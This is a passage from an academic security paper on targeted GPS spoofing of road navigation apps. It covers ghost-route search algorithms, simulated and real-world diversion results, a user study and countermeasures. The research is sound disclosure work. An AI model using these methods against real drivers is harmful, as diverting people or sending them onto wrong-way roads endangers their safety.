Regarding the victim's destination $D$, it is not necessarily the final destination. It can be simply a rough area (*e.g.*, financial district, hotel zone) or a location checkpoint (*e.g.*, main bridges, tunnels, highway entrances) that the victim will *bypass*. The intuition is simple: for two nearby destinations, the navigation system will return two routes whose *early portions* are similar (or even identical). With an estimated $D$, the attacker can generate a valid ghost route to match the early portion of the victim's route, which is sufficient to trigger the fake turn-by-turn navigation instructions. In practice, attackers may obtain $D$ from different channels, such as the target user's social media location check-ins, destination broadcasting in taxi-hailing services, and identifying the checkpoints that the user must traverse (*e.g.*, the Lincoln Tunnel entrance when traveling between New Jersey and Manhattan). Technically, attackers can also probe the victim's destination area by sequentially drifting the ghost location and observing the reactive movements of the victim, which has shown to be feasible [46].

As illustrated by Algorithm 1, the basic algorithm begins by selecting a ghost location $Loc_g$ from all the connection points within the distance bound $\Omega_{driftDis}$ from the actual location $Loc_a$. Then, a ghost navigation route $\Gamma_g = (S_{g_1}, S_{g_2}, ..., S_{g_m})$ from the ghost location to the destination is calculated. In order to find as many victim

**Input:** $G, D, Loc_a, \Omega_{driftDis}, \Omega_{speed}$
**Output:** $O = \{o_1, o_2, ..., o_K\}$, $o_i = (\Gamma_v, \Gamma_g, Loc_g)_i$
1: Initialization: $O \leftarrow \emptyset$
2: Preprocessing: Find all candidate ghost current locations $\{Loc_{g_1}, Loc_{g_2}, ..., Loc_{g_N}\}$ within $\Omega_{driftDis}$ distance from $Loc_a$
3: **for** $i$ = 1 to $N$ **do**
4: $\Gamma_g = (S_{g_1}, S_{g_2}, ..., S_{g_m})$, where $\Gamma_g$ is obtained through an API getNavigationRoute$(G, Loc_{g_i}, D)$
5: $U_0 = \{[r_{ac}]\}$, where $Loc_a \in r_{ac}$
6: $U_1, U_2, ..., U_m \leftarrow \emptyset$
7: **for** $j$ = 1 to $m$ **do**
8: **if** $U_{j-1} == \emptyset$ **then**
9: break
10: **end if**
11: **for** $u \in U_{j-1}$ **do**
12: $v \leftarrow u.endpoint$
13: **for** $s \in$ segments with starting point of $v$ **do**
14: **if** $s$ has passed the search criteria **then**
15: Append $u.append(s)$ to $U_j$
16: **end if**
17: **end for**
18: **end for**
19: **end for**
20: **end for**
21: **return** $O$

**ALGORITHM 1:** Basic attack algorithm

**Input:** $G, D, \Omega_{driftDis}, \Omega_{speed}$, $O_0, I$, attack goal
**Output:** $O_i$, where $i = 1, 2, ..., I-1$
1: Initialization: $carryover\_\Gamma_v \leftarrow \emptyset$, $carryover\_\Gamma_g \leftarrow \emptyset$, $O_i \leftarrow \emptyset, i = 1, 2, ..., I$
2: **for** $i$ = 1 to $I-1$ **do**
3: **if** attack goal has been achieved **then**
4: **return**
5: **end if**
6: $U_1, U_2, ..., U_m \leftarrow O_{i-1}$
7: **for** $j$ = 1 to $m$ **do**
8: **if** $U_j = \emptyset$ **then**
9: break
10: **end if**
11: **for** $u$ in $U_j$ **do**
12: $\Gamma_{g_u} \leftarrow O_{i-1}[u]$
13: **for** $k = start_j$ to $end_j$ **do**
14: Append $basic\_attack(G, D, \Gamma_{g_u}[k])$ to $O_i$
15: Append $\Gamma_{g_u}[:k]$ to $carryover\_\Gamma_g[u]$
16: Append $\Gamma_{v_u}[:\hat{k}]$ to $carryover\_\Gamma_v[u]$
17: **end for**
18: **end for**
19: **end for**
20: Save $(O_i, carryover\_\Gamma_v, carryover\_\Gamma_g)$
21: **end for**
22: **return**

**ALGORITHM 2:** Iterative attack algorithm

routes as possible, we traverse the graph from the actual location via an $m$-depth breadth-first search. We keep the candidate routes that satisfy the following criteria at every step:

- *Turn Pattern Matching:* To make sure the navigation instructions of the ghost route can be applied to the victim route, we need to match the turn patterns of the two routes: $\phi(S_{v_i}, S_{v_{i+1}})$ and $\phi(S_{g_i}, S_{g_{i+1}}) \in$ same maneuver instruction category.
- *Segment Length Matching:* Given a speed scale factor $\Omega_{speed}$, the travel distance of the ghost should be within $(1 \pm \Omega_{speed})$ times the victim's actual travel distance on each segment, namely, $(1-\Omega_{speed}) \cdot S_{v_i} \leq S_{g_i} \leq (1+\Omega_{speed}) \cdot S_{v_i}$. This guarantees segment length on the ghost and victim route is similar.

In the worst case, the computational complexity is exponential to the number of road segments connected by one intersection. However, thanks to the searching criteria, the unqualified victim routes can be terminated in the very early stage.

## 5.2 Iterative Attack Design

In basic attack, the attacker only shifts the GPS position once from $Loc_a$ to $Loc_g$. Here, we propose an *iterative attack*, which allows the attacker to create multiple drifts at different locations, while the victim is driving. By iteratively applying the basic attack algorithm, the attack performance can be significantly improved since partially matched victim-ghost routes can be used for searching new routes as the victim moves. As shown in Algorithm 2, for each iteration, we first check if the attack goal has been achieved. If not, we create another location shift on the new ghost route segments from the previous iteration, and apply the *basic searching algorithm*. The attacker goal can be "reaching a pre-defined destination" or "entering a wrong way", which helps to terminate the searching early.

## 5.3 Targeted Deviating Attack

With the above searching algorithms, the attacker may launch the attack by specifying a target destination area. More specifically, attacker can divide the geographic area into grids (width $w$) and then pick one of the grids as the target destination. Then the attacker can run the basic or iterative algorithm to compute all the possible victim routes and identify those that bypass the pre-selected grid. The attacker can terminate the searching algorithm earlier once a victim route hits the destination grid. Intuitively, the success of the attack depends on the road map of the city and the size of the grid ($w$). There is also a limit on how far away the target destination can be set given the condition of the original route. We provide detailed evaluations in the next section.

# 6 Attack Evaluation

Next, we evaluate the proposed algorithms using both trace-driven simulations and real-world driving test. Our simulation is based on empirical driving traces collected

from Manhattan and Boston. Given different attack goals, we seek to understand how well the algorithms can identify the qualified ghost routes and ghost locations. Then we implement algorithms and conduct real-world driving tests to validate the attack feasibility in real-time.

## 6.1 Simulation Experiments

Our attack is more suitable to run in the cities where the road networks are dense. We use the maps of Manhattan (NY) and Boston (MA) since the two cities have different road networks [39] to test our algorithm under different road conditions. For example, Manhattan has more regular grids with a 17.8° standard deviation of turn angles, while Boston has more curvy roads (20.5° standard deviation). In addition, Manhattan has a lower road segment density (51 segments/km$^2$) compared with that of Boston (227 segments/km$^2$). We construct the road network based on the OpenStreetMap database [39].

**Driving Trace Dataset.** To examine the attack performance on realistic driving trips, we obtain taxi trip datasets from NYC Taxi and Limousine Commission (TLC) [5] and the Boston taxi trace dataset used by MIT Challenge [1]. We randomly select 600 real-world taxi trips (300 per city). These traces cover the large area and various road types (visualization is in Appendix-A). The average length of the routes is 900m in Manhattan (MAN) and 2000m in Boston (BOS).

**Evaluation Configurations.** For each taxi trip, we exhaustively run the search algorithm at *each road segment* to identify all the possible attack locations (and the corresponding ghost locations and victim routes). This provides a "ground-truth" on the possible attack options available to the attacker. Then we discuss how these options meet the attacker's goals.

For constraint parameters, we set the maximum drift distance $\Omega_{driftDis}$ = 400m. A measurement study shows that a GPS drift of less than 400m is common during active driving [10]. In addition, given the speed limits in the two cities are 25 to 30 mph, we set $\Omega_{speed}$ = 0.2 assuming a 5–6 mph speed offset is unnoticeable. For iterative attack, we run two iterations as a comparison with the basic attack. Our algorithm also requires calculating the "turning angle" to compare the shape of the roads. We follow Waze's standard [7] to identify the continuous road ($[-30°, 30°]$), left/right-turn ($[30°, 170°]$), and U-turn ($[170°, 180°]$). We implement the algorithms in Python, and run the evaluation on a server with a 192GB RAM and 24 cores.

## 6.2 Evaluation Results


The performance metric depends on the specific goal of the attacker. Recall in our threat model (Section 2.1), we defined three types of attacks which need different evaluation metrics. Below, our metrics are all based on each of the taxi trips (per-trip metric).

**Deviating Attack.** If the attacker simply aims to divert the victim from reaching the original destination, the evaluation metric will focus on the *number of victim routes* available to the attacker, and the *diverted distance* for each road segment on victim routes. More specifically, given road segment $r_v$ and the original navigation route $\Gamma_o = (r_1, r_2, ..., r_n)$, the diverted distance for $r_v$ is calculated as $\min_{i=1,2,...,n} \{||r_v - r_i||\}$, where $||r_v - r_i||$ is the distance between two road segments. By running the basic algorithm, we successfully identify at least one victim route for all the 600 taxi trips. On average, each trip has 335 qualified victim routes, indicating a wide range of attack opportunities. The iterative algorithm (iteration $i = 2$) identified many more victim routes (3,507 routes per trip). Note that for BOS-I, the results are based on 260 trips with distance capped at 6000m. Figure 5a shows average diverted distance per trip. Again, the iterative algorithm is able to identify victim routes that are further away from the victim's original routes. On average, about 40% of the trips can be diverted 500 meters away.

One specific goal of the Deviating Attack could be delaying the victim's trip by leading the victim to loop routes. Given a taxi trip, we examine whether there exists a victim route that contains a loop. Using the basic algorithm, we find at least one loop victim route for 256 out of 300 (85.33%) taxi trips in Manhattan, and 294 out of 300 (98%) trips in Boston.

**Targeted Deviating Attack.** If the attacker aims to divert the user to a pre-defined location, the evaluation metric will focus on *hit rate*. For a given taxi trip, the hit rate reflects how likely a victim route can bypass the attacker-defined destination to achieve targeted diverting. Given a taxi trip, we first circle an area around the taxi route as the considered attack area. The area is of a similar shape of the taxi route with a radius of $r$ (*i.e.*, any location inside this area has a distance shorter than $r$ to the taxi route). We divide the area into grids (width $w$). The attacker can pick a grid inside the area as the target destination. Hit rate is the ratio of the grids that the victim can be diverted to over all the grids in the attack area. An illustration is available in Appendix-B.

Figure 5b shows the hit rate of the basic attack. We set the grid size as $w$=500m and then vary the radius $r$ of the considered area. The result shows that we can achieve about 70%, 47%, 20% median hit rate in Manhattan with




(a) Avg. diverted distance (b) Hit rate (grid size=500m, basic attack) (c) Hit rate (grid size= 200m, basic attack)

(d) Hit rate (grid size= 200m, iterative attack) (e) # of Diverted destinations (f) Overlap rate: estimated vs. true routes

Figure 5: Attack results in Manhattan (MAN) and Boston (BOS). B = Basic Attack; I = Iterative Attack; M500 = Manhattan with a 500m grid size; B500 = Boston with a 500m grid size.


$r$= 500m, 1000m, and 2000m respectively. This indicates that even a randomly selected destination grid is highly likely to be reachable. No surprisingly, victim routes get sparser when it is further away from the original route. Note that even with 20% hit rate in 2000m range, if the attacker provides three candidate target destination grids, the success rate will be higher $1-(1-0.2)^3 = 48.8\%$. Comparing Figure 5b and Figure 5c, we show that a larger grid leads to a higher hit rate. In practice, attacker can use a larger grid if he can tolerate some inaccuracy of the target destination *i.e*, the victim is led to a nearby area instead of the exact target location.

Figure 5d shows that the iterative attack algorithms can significantly increase the hit rate (blue lines) comparing to those of the basic algorithm (red lines). In addition, Figure 5e shows that iterative algorithm also significantly increases the total number of bypassed grids by all the victim routes, *i.e.* the number of potential *target destinations* for the attacker.

**Endangering Attack Result.** If the attacker aims to endanger the victim, then we focus on the *wrong-way rate*. Given a taxi trip, we aim to find at least one victim route that contains a wrong way segment. The basic algorithm identified a wrong-way victim route for 599 out of the 600 taxi trips (99.8%). Notably, 90.4% of trips have the victim routes that contain a highway type of wrong way segment, which incurs real danger.

**Boston vs. Manhattan.** Boston has denser road networks and irregular road shapes. Manhattan has a sparser and grid-like road network. The road network features affect the attack performance. As shown in Figure 5b and Figure 5c, the smaller grid size helps Boston to reduce the hit rate deficit against Manhattan, since the dense road segments in Boston allow us to divert the victim to more precise destinations. In addition, since Boston has more irregular roads, it is more difficult to search for a long victim route that matches the ghost route. On the contrary, Manhattan's grid-like road structure yields a better match for long victim routes as shown in Figure 5a. Our attack works for small cities, but will yield fewer options for attackers (validated in our real-world driving test).

**Original Destination Estimation.** Recall that to run the attack algorithm, the attacker needs some knowledge about $D$, the original destination of the victim. Here, we evaluate the impact of the inaccurate estimation of $D$. More specifically, given a true $D$, we randomly set an estimated $D'$ that is within 200m, 500m or 1000m. Using $D'$, we generate the estimated route, and then calculate the overlapped portion with the original route. As shown in Figure 5f, even if the estimated destination is not accurate, there are enough overlapped segments (in the beginning) that can help to generate the victim routes. For example, even with 1000m error, the attacker can di-




(a) On-Route Attack (b) Off-Route Attack

Figure 6: The original routes and victim routes in the real-world driving tests.

vert the victim using the first half of the ghost navigation route (medium 0.5 overlap rate).

**Computation Time Delay.** The ghost route searching can be completed within milliseconds for the basic attack. The average searching time for one ghost location candidate is 0.2ms in Manhattan and 0.3ms in Boston. The iterative attack takes a longer but acceptable time: 0.13s in Manhattan and 0.32s in Boston. Note that attacker can always pre-compute the route (within a minute) before the victim arrives the attack location.

## 6.3 Real-world Driving Tests

We implemented the full attack algorithm and validated the feasibility through real-world driving tests. Two authors performed the same-car attack using our own car. One author acted as the driver (victim) who strictly followed the navigation instructions from the Google Maps (v9.72.2) running on the phone (XIAOMI MIX2 with Android 8.0 and HUAWEI P8 with Android 6.0). The other author sat on the backseat to operate the spoofer and ran the attack algorithm on a laptop. As previously stated, the spoofer can tell apart the fake GPS signals with the real ones, and thus the attacker knows the true location of the victim. The goal of the real-world driving tests is to examine if the spoofer can trigger the fake navigation instruction in *real-time* right before users need to make a navigation decision.

Similar as early measurements, we obtained a legal permission from the local radio regulation authority, and conducted the experiments exclusively in China. In addition, we have taken active steps to make sure the spoofing signals did not affect innocent users or cars. More specifically, we performed our measurements in a suburb area *after midnight* when there were almost no other cars on the road. To minimize the impact of the spoofing signals, we reduce the transmit power of the spoofer to the minimum (-40 dBm) and then use attenuators (30 dB) to reduce the signal strength after locking in. The metal structure of the car also acts as a shield to contain the spoofing signals (about 15 dB attenuation). In addition, there is another -42.41 dB free space propagation loss at a two-meter distance. This means, beyond two meters away from the car, the signal strength is already very weak (about -127.41 dBm), which cannot take the lock of any GPS devices.

In total, we tested on two different routes as shown in Figure 6. In both screenshots, lines $A \rightarrow D$ represent original routes. Blue lines stand for ghost routes, while black lines stand for victim routes. $A$ is the user's actual location and $B$ is the corresponding ghost location. $C$ is the user's diverted destination, $D$ is the original destination. In the first case (Figure 6a), the attacker set the ghost location to another location *on the original route*. Our test showed that this indeed can avoid triggering the "re-calculating" voice prompt. The route took nine minutes and the driver was successfully diverted to the predefined location 2.1 kilometers away from the original destination. In the second case (Figure 6b), the attacker set the ghost location *off the original route*, which triggered a "re-calculating" voice prompt. This time, the driver drove five minutes and was diverted 2.5 kilometers away. In both cases, the smartphone was locked to the spoofed signal without dropping once. The sequences of fake locations were fed to the phone smoothly with a 10Hz update frequency. Despite the potential cross-checks of heading and filters embedded in Google Maps, the navigation instructions were triggered in time.

# 7 Attacks with Human in the Loop

Next, we examine how stealthy the attack can be to human drivers (victims) through a user study. As previously stated, the attack focuses on people who drive in the unfamiliar locations because they would be more likely to rely on the GPS navigation (instead of their own knowledge of the roads). We will also check the validity of this assumption in the user study. Our study cannot involve attacking human subjects when they drive real cars due to safety implications. Instead, we conduct a *deceptive* user study in a simulated environment using a customized driving simulator. Our study received the approval of our local IRB (#17-936).

## 7.1 User Study Methodology

Our user study examines three high-level research questions. *R1:* how do users use GPS navigation systems in practice? *R2:* under what conditions is the GPS spoofing attack more likely to deceive users successfully? *R3:* what are the user perceptions towards the GPS spoofing attack? We explore the answers with three key steps: pre-study survey, driving tests, and post-study interview. To avoid alerting the participants, we frame the study with a non-security purpose, stating that the study is to test the

(a) Experiment Setups (b) ETS II Game View (c) Google Street View

Figure 7: User study setups; The ETS II Game View is comparable to the Google Street View at the same location.


usability of our simulation software. We debrief users after the driving test to obtain the informed consent. The study takes about 50 minutes and we compensate each participant $10.

**Pre-study Survey.** The survey asks two questions: (1) how often do you use GPS navigation services when driving in familiar locations (*e.g.*, home and work) and unfamiliar locations (*e.g.*, visiting a new city). (2) what information provided by the navigation service do you primarily rely on during driving?

**Driving Tests.** To simulate a realistic driving scenario, we build a simulator by modifying a popular driving simulation game "Euro Truck Simulator II" (ETS II) [2]. We use ETS II for three reasons. First, the game presents the *first-person view* with realistic vehicle interior and dashboard. In addition to the front view, the participant can easily move the view-angle (to see through the passenger window and the backseat) by moving the cursor. This provides a wide view range to the participant. Second, the simulator can load real-world maps where the 3D street view mimics the reality. Figure 7b and Figure 7c show the side-by-side companion of the game view (of a 3:1 map) and the actual street view (from Google Street View) at the same location. Because the street view is rendered in a high-resolution, the street signs and road names are clearly displayed. Third, the simulator SDK allows us to control the day-and-night settings and special weather conditions. We provide a demo video under this link[2].

For the driving test, we simulate attacking a victim who drives in a new city. We display the driver's view on a 22 inch LED display (1920 x 1200) and load a 3:1 map of Budapest in Hungary [3], which is considered an unfamiliar city for our participants. At the same time, we run Google Maps on an Android smartphone as the navigation app. The app provides turn-by-turn navigation, and the voice prompt reads the street names. The smartphone is placed in front of the LED display (near the "dashboard" area) as shown in Figure 7a. For ethical and

[2]Demo: `https://www.dropbox.com/sh/h9zq8dpw6y0w12o/AABZiKCUOhe44Bu1CtHZzHLta`



(a) Original Route (b) Victim Route

Figure 8: The original and victim route for the user study.

legal reasons, we cannot directly spoof the GPS signal of the smartphone. Instead, the smartphone runs a dedicated app (developed by us) to fetch GPS sequences from a server. The server reads the GPS information from the driving simulator in real time and generates fake locations for the smartphone. In this way, we can directly manipulate the GPS read of the smartphone for the user study.

To examine user reactions to the attack, we assign each participant driving tasks. The participants will drive to deliver packages to a given destination following the navigation of Google Maps. Figure 8 shows the driving routes used in our user study. Figure 8a shows the original route that the participant is supposed to take. Figure 8b shows the route to which the attacker aims to detour the participants. This route is chosen because it contains a high-way in the victim route, and only local-ways in the original route. These are the clear discrepancies for the victim to recognize. We tune two parameters: *driving time* (day or night) and *weather* (rainy or clear). The participant will deliver the package four times (on the same route) in this order: "rainy night", "clear night", "rainy day", and "clear day". This order makes it easier to recognize the attack in the end than at the beginning. The experiment stops whenever the participant recognizes the attack. Note that the attack covers the takeover phase when the phone loses the GPS signal for a while and then jumps to a new location.

To help the participants to get familiar with the driving simulator, we spend about 5–10 minutes to let the partic-

ipants play with the simulator before the real tests. We also use the time to train the participants to "think-aloud" — expressing their thoughts and actions *verbally*. During the real test, we encourage the participants to think-aloud and record the audio.

**Post-study Interview.** In the interview, we first debrief the participants about the real purpose of the study. Second, we ask about their perceptions towards GPS spoofing attacks. Third, we let the participants comment on the key differences between using the driving simulator and their real-world driving. The participants can withdraw their data at any time and can still receive the full compensation.

**Recruiting Participants.** We performed the user study in both the U.S. and China. The user study materials have been translated into the respective languages of the participants. Given that the study requires the participants to physically come to the lab (and stay for about one hour), we cannot perform the study on a massive scale. With a limited scale, our goal is to recruit a diverse sample of users. We distribute our study information on social media, user study websites, and student mailing lists. We recruited 40 participants (20 in the U.S. and 20 in China). Among the 40 participants, there are 30 male and 10 female. 17 people are 26–35 years old, and 20 people are 18–25, and 3 people are 36–50. Regarding the driving experience, 22 people drive for $<$3 years, 16 people drive for 3–10 years, and 2 people drive for 10–20 years. Our participants are slightly biased towards tech-savvy users: 20 users (50%) have a Computer Science background.

## 7.2 User Study Results

**Driving and Navigation Habits.** *Users are more likely to use GPS navigation systems when traveling in unfamiliar areas.* We ask users to rate how often they use GPS in "familiar", "not-too-familiar" and "unfamiliar" areas with a scale of 10 (1=never; 10=almost every time). The U.S. participants' the average score for unfamiliar places is much higher (7.85) than familiar locations (4.55). The results from China are consistent (10.0 vs. 3.93). This means, our attack may not be applicable to familiar area since people don't rely on GPS.

*Users are more likely to rely on the voice prompt and visual instructions than the textual information.* We present a Google Maps screen and ask which information the participant typically rely on to make driving decisions (a multi-choice question). In the U.S., 13 users (68.4%) choose voice prompt, 11 users (57.9%) rely on visual elements such as road shapes and arrows, and only 6 users (31.6%) choose textual information such as street names. The results from China are consistent. These results are in favor of our attack, which is designed to manipulate the voice and the visual elements.

**User Reactions to GPS Spoofing Attacks.** Our attack has achieved a high successful rate (95%). Out of 40 people, only one U.S. participant and one Chinese participant recognized the attack. The rest 38 participants all finished the four rounds of driving tasks and followed the navigation to reach the wrong destinations.

Both participants recognized the attack because they detected certain inconsistency between the navigation information and the surrounding environment on the road. The U.S. participant (user#38, m, 18-25, driving $<$3 years) recognized the attack during the second round (clear night). He was driving on a high way with a gas station on his right when he realized that the Google Maps showed that he was on a local way without a gas station nearby. He also checked the street signs and recognized the inconsistent road names. The Chinese participant (user#5, m, 26-35, driving $<$3 years) recognized the attack during the first round (rainy night), alerted by the "highway and local way" inconsistency.

During the driving task, we observe that almost all the participants noticed when the GPS signals are lost during the takeover phase (about 30 seconds), but still kept driving on the road. Once the GPS signal came back, they continued to follow the navigation instructions. Our interview later shows most users have experienced malfunctioned GPS before, which is not enough to alert them.

**User Perceptions to the Attack.** During the interview, we find that *most users have experienced GPS malfunction in real life*. 95% of the users commented that they experienced GPS malfunction in real life such as losing GPS signals and wrong positioning. User#39 stated that she even had a car accident due to the poor GPS signals. Some users mentioned that it could be very challenging to check road signs constantly. For example, user#03 stated "*the roads in the U.S. all look similar. Sometimes I notice the road signs, but not when I drive fast*". In addition, users *do not understand how GPS spoofing works*, Among the 40 participants, only eight users can explain GPS spoofing correctly.

We encourage the participants to comment on the differences between using the simulator and real-world driving. The most common response is the usage of the keyboard and mouse to control the car for steering and acceleration. User#10 also commented that they can drive more recklessly in the simulation game: "*The most different part is that you are afraid of nothing. You are not afraid of red lights, crashing either.*" These are the limitations of the controlled and simulated studies.

**Discussion.** Overall, the results show that our attacks are highly effective even when human drivers are

| Mechanism | | $ Cost | Deploy. Overhead | Effectiveness | Robustness |
|---|---|---|---|---|---|
| Modif.-based | Encryption & authentication [29, 64] | High | High | High | High |
| | Ground infrastructures [12, 27, 36, 49, 50] | High | High | High | High |
| | GPS receiver hardware [24, 31, 35, 40, 47, 73] | Medium | High | High | High |
| | GPS receiver software [32, 35, 47, 48, 55, 63, 65] | Low | Low | Low | Low |
| Modif.-free | External location verification [23, 70] | Low | Low | Low | Low |
| | Internal sensor fusion [19, 57] | Low | Low | Low | Low |
| | Computer vision [13, 42, 69] | Low | Low | Medium | Unknown |

Table 3: Comparison of different countermeasures.

in the loop. The results also point out three types of inconsistencies that are likely to alert users: (1) inconsistency between highway and local ways; (2) inconsistent street names; (3) inconsistent landmarks (*e.g.*, gas station). More advanced attacks can further avoid the "highway - local way" inconsistency by filtering out such routes. The other two factors depend on whether the driver has the habit (and has the time) to cross-check the surrounding environment. In addition, our interview reveals that most people have experienced GPS malfunction in real life, which makes them more tolerable to GPS inconsistencies. In addition, since people are more likely to rely on visual and voice prompt, it increases the attacker's probability of success. Our study still has limitations, which are discussed at the end of the paper.

## 8 Discussion and Countermeasures

Our study demonstrated the initial feasibility of manipulating the road navigation system through targeted GPS spoofing. The threat becomes more realistic as car-makers are adding auto-pilot features so that human drivers can be less involved (or completely disengaged) [38]. In the following, we discuss key directions of countermeasures.

In Table 3, we classify different methods based on whether (or how much) they require modifications to the existing GPS. Modification-based methods require changing either the GPS satellites, ground infrastructures, or the GPS receivers. Modification-free methods typically don't need to change existing GPS, which make them more attractive to be adopted.

**Modification-Based Approaches.** First, the most effective solution is to upgrade the civilian GPS signals to use the P(Y) code encryption. Researchers also proposed signal authentication for next-generation GNSS (Global Navigation Satellite System) [29, 64]. However, this approach is extremely difficult to prevail in a short term, given the massive number of civilian GPS devices already shipped and deployed in the short term.

Second, trusted ground infrastructures to help GPS devices to verify the location and related techniques include trusted verifiers, distance bounding protocols [12, 49], multilateration [50], multi-receiver crowdsourcing [27] and physical-layer feature checks [36]. However, due to the constraints in government policies, and the significant costs, dedicated ground infrastructures are also unlikely to be widely deployed.

Finally, we can modify the GPS receivers. For example, the angle-of-arrival of signals can help to estimate the transmitter's location for authenticity check. This requires a large directional antenna array [35], or special moving antenna [47]. Such hardware modifications are not applicable to the billions of mobile phones. At the software level, consistency-check algorithms can help to detect the side effects of non-smooth GPS takeover [32, 63, 65]. In addition, the GPS receiver can also lock on additional satellites [48] or synchronize with other GPS receivers [55] to identify spoofing. However, these methods often suffer from the multi-path effect and are vulnerable to smooth takeovers [26].

**Modification-Free Approaches.** First, location verification can leverage existing GNSS signals (*e.g.*, Galileo, GLONASS, Beidou) [23], and wireless network signals [70]. These external location verifications help but cannot stop the attacker completely because civilian GNSS signals are also unencrypted. The attacker can perform multi-signal jamming or spoofing against both signals [26]. Similarly, the network location is based on the MAC address of the WiFi or cell tower ID, which can also be jammed or spoofed [43, 56].

In addition, a navigation system may cross-check the GPS locations with dead reckoning results based on inertial measurement unit (IMU) sensors (*e.g.*, accelerometer, gyroscope, magnetometer) [19, 57]. However, this method in general suffers from accumulative IMU sensor errors and becomes ineffective as the time drifts.

**Computer Vision based Location Verification.** We believe a promising defense direction is to use computer vision techniques to automatically cross-examine the physical-world landmarks and street signs with the digital maps. Recall that in our user study, the two participants recognized the attack in a similar way. Given the proliferation of cameras/LIDARs on mobile devices and vehicles, vision-based location verification only requires software level upgrade. So far, vision-based techniques can accurately localize vehicles (up to 3m) using visual odometry and road maps [13, 42]. SLAM (Simultaneous Localization And Mapping) can also localize images based on geo-referenced street view databases [69].

What remains unknown is the *robustness* of vision-based methods against adversarial manipulations. Recent works [18, 67] demonstrated that image classifiers can be easily fooled by adding small adversarial noises to the input (*e.g.*, a street sign image). In our scenario, although it is very unlikely for adversaries to modify all the *physical* street signs and landmarks along the road, the high sensitivity of image classifiers is still a potential concern. Recently, researchers have proposed methods to enhance the robustness of image classifiers [22,33,66]. Further research is needed to understand the feasibility of vision-based location verification.

**Study Limitations.** In this work, we optimize the GPS spoofing attack to be stealthy, which has to compromise on other factors. First, the effectiveness of our attack will be decreased in suburb or rural area with sparse road structures. However, given that 54% of the world's population lives in urban areas [9], the attack can potentially impact many people. Second, the attack does not work on all users. We target users who travel in unfamiliar area since those users are more likely to rely on the GPS for navigation. We also argue that the increasingly popular auto-pilot systems would weaken the human-level checking in the long run.

Our user study has several limitations. First, to simulate traveling in an unfamiliar area, we choose a European city. It is possible that Hungarian street names are less understandable to Chinese/American. However, even in the US, many streets have Spanish street names. Second, due to the length and the depth of the user study, the study cannot reach a massive scale. There are biases in our user population (*e.g.*, people with a Computer Science background). We argue that the general population can be more susceptible compared to tech-savvy users. Third, our study only tested on one route, and the route does not contain wrong-ways or loops. In practice, once users enter the wrong way, they may recognize the attack (but already in danger).

## 9 Related Work

GPS spoofing attack was first systematically discussed in [59]. To date, researchers and hackers have successfully spoofed GPS devices in moving trucks [62], ships [46], drones [28] and mobile platforms [25,61] using off-the-shelf GPS signal simulator [62] or software defined radios [25, 28, 46, 61]. Humphreys *et al.* have demonstrated seamless GPS takeover on a moving yacht with a portable receiver-spoofer [26]. Later, an attachable miniature version one called "limpet spoofer" was proposed in [16]. Similar technical concepts were also used in [37, 41] to develop spoofing devices. In [55], authors provided in-depth analysis and summarized requirements for seamless GPS takeover. However, above works focus on basic signal spoofing, making them unlike to succeed in road navigation scenarios.

Recently, a number of *privacy* attacks have been proposed in road navigation scenarios to infer user movements [60]. Narain *et al.* proposed a route matching algorithm to infer user movement traces based on motion sensor data [39]. Our work differs from them in terms of the attack goals and methods. Our goal is to stealthily manipulate/control the victim's navigation system by supplying fake inputs (*i.e.* GPS signals) at the right time. [71] preliminarily formulated the route spoofing problem. Compared to [71], we have made significant contributions by proposing new attack algorithms (*e.g.*, iterative attack, targeted diverting attack), and more importantly conducting real-world driving tests and user studies to validate the feasibility.

